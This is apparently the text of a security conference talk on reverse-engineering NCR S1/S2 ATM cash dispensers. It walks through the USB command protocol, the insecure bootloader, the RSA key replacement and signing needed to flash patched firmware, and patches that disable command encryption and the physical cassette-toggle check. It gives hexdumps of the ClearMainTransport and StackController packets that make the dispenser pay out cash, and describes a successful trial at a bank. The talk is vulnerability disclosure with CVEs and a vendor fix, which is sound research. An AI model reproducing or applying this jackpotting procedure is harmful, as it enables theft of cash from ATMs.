text:FFC6FC36 2F39 0002 FD88                   move.l   (_theDevice___Q3_9Universal5RTUSB16ColdfireEndpoint).l,-(sp) ; Unive
text:FFC6FC3C 4EB9 FFC6 5D70                   jsr      _FlushRxFIFOs__Q3_9Universal5RTUSB11UsbColdfireFv ; Universal::RTUSB
text:FFC6FC42 588F                             addq.l   #4,sp
text:FFC6FC44 601E                             bra.s    loc_FFC6FC64
text:FFC6FC46                          ; ---------------------------------------------------------------------------
```

General execution scheme



Some info about execution scheme

Every service:

- Identifiable by: own index
- Main function: "*::CmdLoop()*"
- Has name. For ex.: "*DispTranService*"

Every class:

- Identifiable by: own index
- Has no name

Every controller:

- Identifiable by: own index
- Main function: "*::execute()*", also "*::validateCommand()*", "*::formatResponse()*"
- Has name. For ex.: "*PresentBillsController*"


Dispenser Transaction Service

(DispTranService – the most interesting service)

- Class 0x01: secure-messages
- Class 0x04: encrypted secure messages

Some commands are more secure than others!☺

First class works with the same messages as the second one, but filters some “*more secure*” commands like “*StackController*”, “*PresentBillsController*”



Security Service

(securityService – generates keys for the encrypted security messages)

- Class 0x01: initial keys exchange process

1) To exchange encryption keys between the PC and the dispenser PC sends "*AuthDispCommsController*" message

Details

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ASCII
0x0000	01	BF	90	01	00	02	B7	07	EF	BE	01	00	00	00	00	00	················
0x0010	05	00	00	00	00	1A	01	00	02	00	00	00	00	00	00	00	················
0x0020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	················
0x0030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		···············

2) Then you must toggle a bottom cassette in the safe to allow key exchange

3) Send "*HandleInitiateKeyExchange*" command to receive the encryption key
(*at the picture: first block of whole packet*)

Then all encrypted messages must be encoded with the key received in answer and the rolling part of that key


Details

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ASCII
0x0000	06	00	53	00	00	03	B8	07	EF	BE	01	00	61	00	72	00	··S·········a·r·
0x0010	0E	00	53	[redacted]	36	44	4E	[redacted]	41	5A	[redacted]	30	30	34	[redacted]	37	··S[redacted]6DN[redacted]AZ[redacted]004[redacted]7
0x0020	EC	F4	16	00	04	64	03	02	01	00	01	AB	97	57	06	23	·····d·······W·#
0x0030	87	41	E5	F5	77	37	BE	A5	55	A9	18	A1	19	E8	F9	F1	·A··w7··U·······

But what can we do without a physical access to the safe?

Sometimes it is not needed. It depends on the Protection level:

0 – **USB** (*Software development*)
1 – **Logical** (*There is no difference between 0?*)
2 – **Physical** (*Requires physical access*)



1. There must be some way which OS uses to update the dispenser firmware!
2. Who verifies a downloadable binary, applies it permanently etc.?

We must find the "*bootloader*" part!

UsbDownloadService

(Firmware downloading initialization)

- Class 0x01: Initiate download
- Class 0x02: Identify device

Command is not secured and not encrypted!

Hello, Bootloader!

To initialize firmware download you must just send a packet like this:

Raw Data


```
00000000  01 00 00 00 00 05 AC 00 EF BE 02 00 00 00 00 00  ......¬.ï¾......
00000010  00 00 00 00 00 00 00 00 00 00 00 00 43 00 00 00  ............C...
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00     ...............
```


S1 (S2) "*Secure*" Bootloader

- Zlib-compressed code is located in "*.data*" section
- No symbols
- Image base is *0x100000*
- **Is not secure!**

- One wrong step – the dispenser **will be bricked**!

- Without a correct NVRAM-dump <u>before</u> any tries your dispenser **will be bricked**!





S1 (S2) “*Secure*” Bootloader

(Steps to download your “*fixed*” firmware)

1. Reboot into bootloader
2. Generate RSA keys pair and send public key
3. Reboot the device

Raw Data

```
00000000  01 00 00 00 00 05 AC 00 EF BE 02 00 00 00 00 00   ......¬.ï¾......
00000010  00 00 00 00 00 00 00 00 00 00 00 00 43 00 00 00   ............C...
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ...............
```

Going into bootloader

Raw Data

```
00000000  02 00 00 00 00 00 ED 00 EF BE 05 00 00 00 00 00   ......í.ï¾......
00000010  00 00 00 00 15 18 [redacted]   ......[redacted]
00000020  34 30 30 [redacted] 00 00 00 00 00 00 26 18 BE BA   400[redacted]......&.¾º
00000030  01 00 01 CA 28 7C 1F 3D 0C 8F E4 E5 13 1D 7D D8   ...Ê(|.=.äå..}Ø
```

Only the first block

Raw Data

```
00000000  01 00 00 00 00 00 87 00 EF BE 06 00 00 00 00 00   .......ï¾......
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ...............
```

Hard resetter

```
moveq   #0,d7
move.w  read_fifo_buf_boot_init.field_14(a5),d7
lsr.l   #8,d7
and.l   #$FF,d7
moveq   #0,d1
move.b  read_fifo_buf_boot_init.field_14+1(a5),d1
lsl.l   #8,d1
or.l    d1,d7
pea     (NVRAM_1815).w
and.l   #$FFFF,d7
move.l  d7,-(sp)
jsr     _sysNvramWrite16
addq.l  #8,sp


pea     (USB_SERIAL_NUMBER).w
pea     ($14).w
pea     read_fifo_buf_boot_init.usb_serial_number(a5)
jsr     _sysNvramWrite  ; (what, count, where)
lea     $C(sp),sp


moveq   #0,d6
move.w  read_fifo_buf_boot_init.usb_release_version(a5),d6
lsr.l   #8,d6
and.l   #$FF,d6
moveq   #0,d1
move.b  read_fifo_buf_boot_init.usb_release_version+1(a5),d1
lsl.l   #8,d1
or.l    d1,d6
pea     (USB_RELEASE_VER).w
and.l   #$FFFF,d6
move.l  d6,-(sp)
jsr     _sysNvramWrite16
addq.l  #8,sp


moveq   #0,d5
move.w  read_fifo_buf_boot_init.field_2C(a5),d5
lsr.l   #8,d5
and.l   #$FF,d5
moveq   #0,d1
move.b  read_fifo_buf_boot_init.field_2C+1(a5),d1
lsl.l   #8,d1
or.l    d1,d5
pea     (NVRAM_1826).w
and.l   #$FFFF,d5
move.l  d5,-(sp)
jsr     _sysNvramWrite16
addq.l  #8,sp


bsr.w   store_rsa_public_key_to_nvram
```

S1 (S2) "*Secure*" Bootloader

(Steps to download your "*fixed*" firmware)

4. Send sequentially "*.data*" and "*.text*" ELF-sections using their physical addresses as the destination in packet fields (#0.3.0)

Only the first block

Raw Data

00000000	02 00 00 00 00 00 0E 00 EF BE 03 00 00 00 00 00	.........ï¾......
00000010	00 00 00 00 08 00 C2 FF E2 0F 00 00 60 00 00 16	.......Âÿâ...`...
00000020	00 11 D2 1C 00 00 06 47 FF FF 00 00 00 00 00 00	..Ò....Gÿÿ......
00000030	00 00 00 00 46 FC 37 00 60 00 00 3A 46 FC 37 00	....Fü7.`..:Fü7.

Overview | ELF Header | SHeaders | PHeaders | Symbols

Program Headers

Type	Offset	Virtual Address	Physical Address	File
PT_LOAD	152	0xffc20008	0xffc20008	8637
PT_LOAD	863880	0x1000	0xffcf2df4	3041
PT_LOAD	1168056	0x4b430	0x4b430	0

At this moment you must calculate SHA1 and encrypt it with the private key using PKCS1-padding


```python
def buffer_sign(self):
    return self.keys.private_encrypt(self.md.final(), RSA.pkcs1_padding)
```


```asm
moveq   #0,address
move.b  read_fifo_buf_flash_write.address+3(a5),address
moveq   #$18,d1
lsl.l   d1,address
move.l  read_fifo_buf_flash_write.address(a5),d1
lsr.l   #8,d1
and.l   #$FF,d1
moveq   #16,d0
lsl.l   d0,d1
or.l    d1,address
move.l  read_fifo_buf_flash_write.address(a5),d0
moveq   #16,d1
lsr.l   d1,d0
and.l   #$FF,d0
lsl.l   #8,d0
or.l    d0,address
move.l  read_fifo_buf_flash_write.address(a5),d0
moveq   #24,d1
lsr.l   d1,d0
and.l   #$FF,d0
or.l    d0,address


moveq   #0,size
move.b  read_fifo_buf_flash_write.size+3(a5),size
moveq   #$18,d1
lsl.l   d1,size
move.l  read_fifo_buf_flash_write.size(a5),d1
lsr.l   #8,d1
and.l   #$FF,d1
moveq   #$10,d0
lsl.l   d0,d1
or.l    d1,size
move.l  read_fifo_buf_flash_write.size(a5),d0
moveq   #$10,d1
lsr.l   d1,d0
and.l   #$FF,d0
lsl.l   #8,d0
or.l    d0,size
move.l  read_fifo_buf_flash_write.size(a5),d0
moveq   #$18,d1
lsr.l   d1,d0
and.l   #$FF,d0
or.l    d0,size
cmp.l   #$FFC20000,address
bcs.s   loc_106A0C
```


S1 (S2) “*Secure*” Bootloader


(Steps to download your “*fixed*” firmware)

5. Send the firmware signature packets so the bootloader will check it
6. Calculate a sum of all firmware words that were sent and send it to run our new firmware









S1 (S2) “*Secure*” Bootloader

There is one restriction:
downloadable firmware version must not be lower than current one!

But you can patch the firmware version at any time:


```
text:FFC2000C         global _patch_size
text:FFC2000C _patch_size:dc.l $11D21C
text:FFC20010         global _patch_checksum
text:FFC20010 _patch_checksum:dc.l $AA17
text:FFC20014         global _patch_version
text:FFC20014 _patch_version:dc.w $94                  ; DA
text:FFC20016         global _patch_reserved
text:FFC20016 _patch_reserved:dc.b 0, 0, 0, 0, 0, 0, 0, 0
text:FFC2001E         dc.w 0
```

Also we can patch “*secureCommand*” function to be able to send any command without encryption

```
; Attributes: bp-based frame

global DispTranService::secureCommand((unsigned char))
DispTranService::secureCommand((unsigned char)):

arg_0=  8
byte1=  $C
byte0=  $10

link    a6,#0
tst.b   byte0+3(a6)
bne.s   loc_FFC3C7FC
```

S1 (S2) “~~*Secure*~~” Dispenser


- Safe-zone “cassette toggle” **is not required anymore**!
- Protection level will not be changed (**stay “*Physical*”**)



StackController

StackController::validateCommand()

- Main thing that prepares banknotes to be withdrawn
- Has many parameters and purposes
- Checks cassettes for banknotes availability
- Checks other peripherals are prepared to money withdrawal



StackController

Dispenser doesn’t know the exact banknotes amount that every cassette has.
Also it doesn’t know what denomination every cassette has.

Possible measurements for cassettes are only:

- Empty
- Middle
- Full

But:

Give me [0x05, 0x00, 0x00, 0x00] <u>real banknotes</u> from the [0x01, 0x02, 0x03, 0x04] <u>virtual cassettes</u>

No real packet was captured for this, sorry.
This is a hexdump from Python formed packet

```
00000000:  01 00 00 00 00 02 20 00  EF BE 01 00 00 00 00 00  |................|
00000010:  14 00 00 00 00 02 08 00  05 00 00 00 01 02 03 04  |................|
00000020:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00     |...............|
```

Our first try (unsuccessful)

One day in one XYZ bank…

1. Fixed firmware was uploaded
2. StackController packet was sent
3. - We: “*Gimme money!*”
   - ATM: “*Nope!*”
   - We: “*Why!?..*”
   - ATM: “…”

ClearMainTransportController

- Initializes peripherals
- Initializes variables
- Retracts money that were not taken
- **Must be sent by the PC to the dispenser before the first transaction**

```
00000000:  01 00 00 00 00 02 E3 00  EF BE 01 00 00 00 00 00  |................|
00000010:  04 00 00 00 00 15 00 00  00 00 00 00 00 00 00 00  |................|
00000020:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00     |...............|
```

No real packet was captured for this, sorry.
This is a hexdump from Python formed packet

Our second try (successful)

1. "*Unsecured*" firmware downloaded
2. ClearMainTransport
3. StackController
4. ?????
5. **PROFIT!**

Demo

Assigned CVEs

CVEs list:

- **CVE-2017-17668** (NCR **S1** Dispenser)
- **CVE-2018-5717** (NCR **S2** Dispenser)

According to vendor's paper
this vulnerability has been fixed in the February security fix.

https://www.ncr.com/content/dam/ncrcom/content-type/case_studies/ncr_security_alert_-_2018-04_v3.pdf

Thank you for listening!

blog.ptsecurity.com
